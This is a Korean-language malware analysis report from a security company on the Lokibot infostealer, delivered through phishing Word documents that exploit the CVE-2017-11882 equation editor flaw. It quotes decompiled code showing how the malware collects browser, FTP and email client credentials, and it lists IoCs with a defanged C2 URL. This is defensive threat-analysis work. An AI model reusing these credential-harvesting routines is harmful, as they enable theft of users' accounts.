No. 3

Report

수식편집기 취약점을 통해 유포중인 Lokibot 악성코드

2022 · 09 ANALYSIS REPORT

ZERO Co., Ltd.

수식편집기 취약점을 통해 유포중인 Lokibot 악성코드 분석 보고서

Lokibot 악성코드는 인포스틸러 유형의 악성코드로 웹 브라우저, 이메일, FTP 클라이언트 등 감염 PC에 설치된 다양한 프로그램들에서 계정 정보를 탈취하는 기능을 가지고 있다..

피싱메일을 통해 Lokibot 악성코드를 유포하는 정황이 확인되었다. 업무 관련 메일로 유포되고 있으며 워드 파일 실행시 수식편집기(EQNEDT32.EXE) 취약점(CVE-2017-11882)을 악용하여 유포되고 있음을 확인되었다,

악성 워드 실행시 추가 다운로드하여 자식 프로세스가 실행이 되고, 각종 정보(하드웨어, 웹브라우저 별 계정 정보 등)를 수집하여 특정 IP로 유출한다.

1. Non-PE 실행




그림 1. 워드 파일 실행후 추가 다운로드되는 화면

[그림 1]과 같이 Request하여 Response으로 악성파일(vbc.exe)를 추가 다운로드하는 것을 볼 수가 있다.

2. PE 실행

Lokibot 파일 분석




그림 2. Detect It Easy(DiE) 정보

2.1 프로세스 실행




그림 3. 수식편집기 프로세스(EQNEDT32.EXE) 이용한 실행 화면

[그림 3]와 같이 수식편집기(EQNEDT32.EXE) 취약점을 이용해 자식프로세스(vbc.exe)을 생성하고 악성행위가 진행되고 있음을 확인할 수 있으며 추가 다운로드 된 vbc.exe는 Device ID 정보, 웹 브라우저 정보 및 FTP 관련 계정 정보를 탈취하는 것으로 추정된다.

각종 실행되는 코드 분석

```
15  v0 = 0;
16  v1 = (void *)sub_404A52(-2147483646, "SOFTWARE\\Microsoft\\Cryptography", "MachineGuid");
17  v2 = v1;
18  if ( v1 )
19  {
20    v3 = sub_405D0B(v1);
21    v4 = (void *)sub_40393F(v2, v3);
22    v5 = v4;
23    v9 = v4;
```

그림 4. OS Device Id 정보 수집

SOFTWARE₩₩Microsoft₩Cryptography" 아래에 존재하는 MachineGuid 값을 수집한다.

```
80    qmemcpy(v14, L"%s\\Mozilla\\Firefox\\profiles.ini", sizeof(v14));
81    memset(&v15, 0, 0x20u);
82    qmemcpy(v16, L"%s\\Mozilla\\Firefox\\Profiles\\%s", sizeof(v16));
83    memset(&v17, 0, 0x20u);
84    v18 = 0;
85    qmemcpy(&v19, L"%s\\Mozilla\\SeaMonkey\\profiles.ini", 0x44u);
86    memset(&v20, 0, 0x1Cu);
87    qmemcpy(&v21, L"%s\\Mozilla\\SeaMonkey\\Profiles\\%s", 0x42u);
88    memset(&v22, 0, 0x1Cu);
89    v23 = 0;
90    qmemcpy(&v24, L"%s\\Flock\\Browser\\profiles.ini", 0x3Cu);
91    memset(&v25, 0, 0x24u);
92    qmemcpy(&v26, L"%s\\Flock\\Browser\\Profiles\\%s", 0x3Au);
```

```
113  qmemcpy(&v5, L"Comodo\\Dragon", 0x1Cu);
114  v6 = 0;
115  v7 = 0;
116  v8 = 0;
117  v9 = 0;
118  v10 = 0;
119  qmemcpy(&v11, L"MapleStudio\\ChromePlus", 0x2Eu);
120  v12 = 0;
121  qmemcpy(&v13, L"Google\\Chrome", 0x1Cu);
122  v14 = 0;
123  v15 = 0;
124  v16 = 0;
125  v17 = 0;
126  v18 = 0;
127  v19 = *(_DWORD *)L"Nichrome";
128  v20 = *(_DWORD *)L"chrome";
129  v21 = *(_DWORD *)L"rome";
130  v22 = *(_DWORD *)L"me";
131  v23 = aNichrome[8];
132  memset(&v24, 0, 0x1Cu);
133  v25 = 0;
134  v26 = *(_DWORD *)L"RockMelt";
135  v27 = *(_DWORD *)L"ckMelt";
136  v28 = *(_DWORD *)L"Melt";
137  v29 = *(_DWORD *)L"lt";
138  v30 = aRockmelt[8];
139  memset(&v31, 0, 0x1Cu);
140  v32 = 0;
141  v33 = *(_DWORD *)L"Spark";
142  v34 = *(_DWORD *)L"ark";
143  v35 = *(_DWORD *)L"k";
144  memset(&v36, 0, 0x24u);
145  v37 = *(_DWORD *)L"Chromium";
146  v38 = *(_DWORD *)L"romium";
147  v39 = *(_DWORD *)L"mium";
148  v40 = *(_DWORD *)L"um";
149  v41 = aChromium[8];
150  memset(&v42, 0, 0x1Cu);
151  v43 = 0;
```

```
152  qmemcpy(&v44, L"Titan Browser", 0x1Cu);
153  v45 = 0;
154  v46 = 0;
155  v47 = 0;
156  v48 = 0;
157  v49 = 0;
158  v50 = *(_DWORD *)L"Torch";
159  v51 = *(_DWORD *)L"rch";
160  v52 = *(_DWORD *)L"h";
161  memset(&v53, 0, 0x24u);
162  qmemcpy(&v54, L"Yandex\\YandexBrowser", 0x2Au);
163  v55 = 0;
164  v56 = 0;
165  qmemcpy(&v57, L"Epic Privacy Browser", 0x2Au);
166  v58 = 0;
167  v59 = 0;
168  qmemcpy(&v60, L"CocCoc\\Browser", 0x1Eu);
169  v61 = 0;
170  v62 = 0;
171  v63 = 0;
172  v64 = 0;
173  v65 = 0;
174  v66 = *(_DWORD *)L"Vivaldi";
175  v67 = *(_DWORD *)L"valdi";
176  v68 = *(_DWORD *)L"ldi";
177  v69 = *(_DWORD *)L"i";
178  memset(&v70, 0, 0x20u);
179  qmemcpy(&v71, L"Comodo\\Chromodo", 0x20u);
180  v72 = 0;
181  v73 = 0;
182  v74 = 0;
183  v75 = 0;
184  qmemcpy(&v76, L"Superbird", 0x14u);
185  memset(&v77, 0, 0x1Cu);
186  qmemcpy(&v78, L"Coowon\\Coowon", 0x1Cu);
187  v79 = 0;
188  v80 = 0;
189  v81 = 0;
190  v82 = 0;
191  v83 = 0;
192  qmemcpy(&v84, L"Mustang Browser", 0x20u);
```

```
10  v2 = (void *)sub_405B6F((const char *)L"%s\\%s\\User Data\\Default\\Login Data", a1);
11  v3 = v2;
12  if ( !v2 )
13    goto LABEL_14;
14  if ( sub_403D6B(v2) )
15    goto LABEL_14;
16  sub_402BAB(v3);
17  v4 = (void *)sub_405B6F((const char *)L"%s\\%s\\User Data\\Default\\Web Data", a1, a2);
18  v3 = v4;
19  if ( !v4
20    || sub_403D6B(v4)
21    || (sub_402BAB(v3), v5 = (void *)sub_405B6F((const char *)L"%s%s\\Login Data", a1, a2), (v3 = v5) == 0)
22    || sub_403D6B(v5)
23    || (sub_402BAB(v3), v6 = (void *)sub_405B6F((const char *)L"%s%s\\Default\\Login Data", a1, a2), (v3 = v6) == 0)
24    || (result = sub_403D6B(v6)) != 0 )
25  {
```

그림 5. 브라우저 별 계정정보(Web Data, Login Data) 및 개인 설정 파일 확인

₩AppData₩Local₩Google₩Chrome₩UserData₩Default₩LoginData 파일의 존재 유무를 확인하고, 존재하지 않을 시에는 Web Data 파일을 확인한다. 이는 과거 Chromium 버전에 Browser, Firefox 계정정보가 Web Data 파일에 저장되었기 때문에 Login Data 먼저 검사한 후 이 파일이 존재하지 않으면 과거 버전으로 여기고 WebData 파일 확인
이 외에도 Titan Browser, YandexBrowser, CocCoc 등 다수 브라우저의 데이터를 탈취 하는 것으로 확인된다..

```
17  if ( !sub_404B8F(-2147483647, L"Software\\Microsoft\\Internet Explorer\\IntelliForms\\Storage2", &v13) )
18  {
19    v0 = 0;
20    do
21    {
22      sub_402B4E(&v8, 0, 1028);
23      v1 = v13;
24      v11 = 255;
25      v9 = 512;
26      v2 = (int (__stdcall *)(int, int, char *, int *, _DWORD, _DWORD, char *, int *))sub_4031E5(9, -1031552150, 0, 0);
27      v3 = v2(v1, v0, &v7, &v11, 0, 0, &v10, &v9);
28      v12 = v3;
```

그림 6. 익스플로러 로그인 정보와 방문 정보 확인

```
10  sub_41219C(L"%s\\BlazeFtp\\site.dat", 0, 0);
11  qmemcpy(&v4, L"Software\\FlashPeak\\BlazeFtp\\Settings", 0x4Au);
12  v0 = sub_404B22(&v4, L"LastPassword", -2147483647);
13  if ( v0 )
14  {
15    v1 = sub_404B22(&v4, L"LastUser", -2147483647);
16    v6 = sub_404B22(&v4, L"LastAddress", -2147483647);
17    v5 = sub_404ADA(&v4, L"LastPort", -2147483647);
18    if ( v1 && sub_405D24(v1) )
19    {
20      v2 = (void *)sub_4056BF(0x12Cu);
21      sub_405872(v2, v1, 1, 0);
22      sub_405872(v2, v6, 1, 0);
23      sub_405872(v2, v0, 1, 0);
24      sub_405781(v2, v5);
25      sub_413ACA(v2, 1, 0);
26      sub_405695(v2);
27    }
28    sub_40471C(v1);
29    sub_40471C(v6);
30    sub_40471C(v0);
31  }
32  return 1;
```

```
3  sub_41219C(L"%s\\32BitFtp.TMP", 6, 0);
4  sub_41219C(L"%s\\32BitFtp.ini", 6, 0);
5  return 1;
6 }
```

그림 7. BlazeFtp 설정 확인 및 계정 정보 확인

```
 95    qmemcpy(&v29, L"%s\\Thunderbird\\profiles.ini", 0x38u);
 96    memset(&v30, 0, 0x28u);
 97    qmemcpy(&v31, L"%s\\Thunderbird\\Profiles\\%s", 0x36u);
 98    sub_402B4E(&v32, 0, 42);
112    qmemcpy(&v46, L"%s\\Postbox\\profiles.ini", 0x30u);
113    sub_402B4E(&v47, 0, 48);
114    qmemcpy(&v48, L"%s\\Postbox\\Profiles\\%s", 0x2Eu);
115    sub_402B4E(&v49, 0, 50);
```

```
122  v2 = sub_404BEE(*a1, L"Email");
123  v115 = v2;
124  if ( v2 )
125  {
126    sub_405872(dword_49F96C, v2, 1, 0);
127    qmemcpy(&v14, L"SMTP Email Address", 0x26u);
128    qmemcpy(&v15, L"SMTP Server", 0x18u);
129    v16 = 0;
130    v17 = 0;
131    v18 = 0;
132    v19 = 0;
133    qmemcpy(&v20, L"SMTP User Name", 0x1Eu);
134    v21 = 0;
135    v22 = 0;
136    qmemcpy(&v23, L"SMTP User", 0x14u);
137    v24 = 0;
138    v25 = 0;
139    v26 = 0;
140    v27 = 0;
141    v28 = 0;
142    qmemcpy(&v29, L"POP3 Server", 0x18u);
143    v30 = 0;
144    v31 = 0;
145    v32 = 0;
146    v33 = 0;
147    qmemcpy(&v34, L"POP3 User Name", 0x1Eu);
148    v35 = 0;
149    v36 = 0;
150    qmemcpy(&v37, L"POP3 User", 0x14u);
151    v38 = 0;
152    v39 = 0;
153    v40 = 0;
154    v41 = 0;
155    v42 = 0;
156    qmemcpy(&v43, L"NNTP Email Address", 0x26u);
157    qmemcpy(&v44, L"NNTP User Name", 0x1Eu);
158    v45 = 0;
159    v46 = 0;
160    qmemcpy(&v47, L"NNTP Server", 0x18u);
161    v48 = 0;
```


```
165     qmemcpy(&v52, L"IMAP Server", 0x18u);
166     v53 = 0;
167     v54 = 0;
168     v55 = 0;
169     v56 = 0;
170     qmemcpy(&v57, L"IMAP User Name", 0x1Eu);
171     v58 = 0;
172     v59 = 0;
173     qmemcpy(&v60, L"IMAP User", 0x14u);
174     v61 = 0;
175     v62 = 0;
176     v63 = 0;
177     v64 = 0;
178     v65 = 0;
179     qmemcpy(&v66, L"HTTP User", 0x14u);
180     v67 = 0;
181     v68 = 0;
182     v69 = 0;
183     v70 = 0;
184     v71 = 0;
185     qmemcpy(&v72, L"HTTP Server URL", 0x20u);
186     v73 = 0;
187     v74 = 0;
188     qmemcpy(&v75, L"HTTPMail User Name", 0x26u);
189     qmemcpy(&v76, L"HTTPMail Server", 0x20u);
```

```
203     qmemcpy(&v112, L"POP3 Port", 0x14u);
204     qmemcpy(&v113, L"SMTP Port", 0x14u);
205     qmemcpy(&v114, L"IMAP Port", 0x14u);
206     v5 = &v112;
207     v6 = 3;
208     do
209     {
210       v7 = sub_404BA7(*a1, v5);
211       sub_405781(dword_49F96C, v7);
212       v5 += 20;
213       --v6;
214     }
215     while ( v6 );
216     qmemcpy(&v79, L"POP3 Password2", 0x1Eu);
217     v80 = 0;
218     v81 = 0;
219     qmemcpy(&v82, L"IMAP Password2", 0x1Eu);
220     v83 = 0;
221     v84 = 0;
222     qmemcpy(&v85, L"NNTP Password2", 0x1Eu);
223     v86 = 0;
224     v87 = 0;
225     qmemcpy(&v88, L"HTTPMail Password2", 0x26u);
226     qmemcpy(&v89, L"SMTP Password2", 0x1Eu);
227     v90 = 0;
228     v91 = 0;
229     qmemcpy(&v92, L"POP3 Password", 0x1Cu);
230     v93 = 0;
231     v94 = 0;
232     v95 = 0;
233     qmemcpy(&v96, L"IMAP Password", 0x1Cu);
234     v97 = 0;
235     v98 = 0;
236     v99 = 0;
237     qmemcpy(&v100, L"NNTP Password", 0x1Cu);
238     v101 = 0;
239     v102 = 0;
240     v103 = 0;
241     qmemcpy(&v104, L"HTTP Password", 0x1Cu);
242     v105 = 0;
243     v106 = 0;
```

그림 8. 메일 클라이언트 별 설정 확인 및 프로토콜 별 메일계정 정보 확인

메일 클라이언트(Thunderbird, Postbox 등) 관련하여 Email 정보(주소, 패스워드, 서버 등)를 탈취 하는 것으로 추정 된다.

2.2 네트워크






그림9. C&C 네트워크 연결 정보

PC 정보와 탈취한 계정정보들을 암호화하여 C&C 서버로 전송한다.

3. 결론

사회공학적 기법을 통해 지속적으로 악성코드가 유포되고 있으므로, 사용자들은 첨부파일이 있는 메일을 열람할 시 각별한 주의를 기울여야 한다. 수행하고 있는 업무와 관련된 내용이더라도 실행파일 형태의 첨부파일을 실행하는 것은 지양해고, 사용하고 있는 백신은 항상 최신 버전으로 유지해야 한다.

4. IoC 정보

MV PACIFIC CARRIER.docx / md5 61E2862ED6B9B87C8D4AD95E32C009ED doc
vbc.exe / md5 87471309733aebd31c450d24d41e3009 exe

hxxp://sempersim.su/gj8/fre.php (NL)

* 추가 관련정보는 사이버위협 대응 포털 플랫폼 ZeroBOX 에서 확인하실 수 있습니다.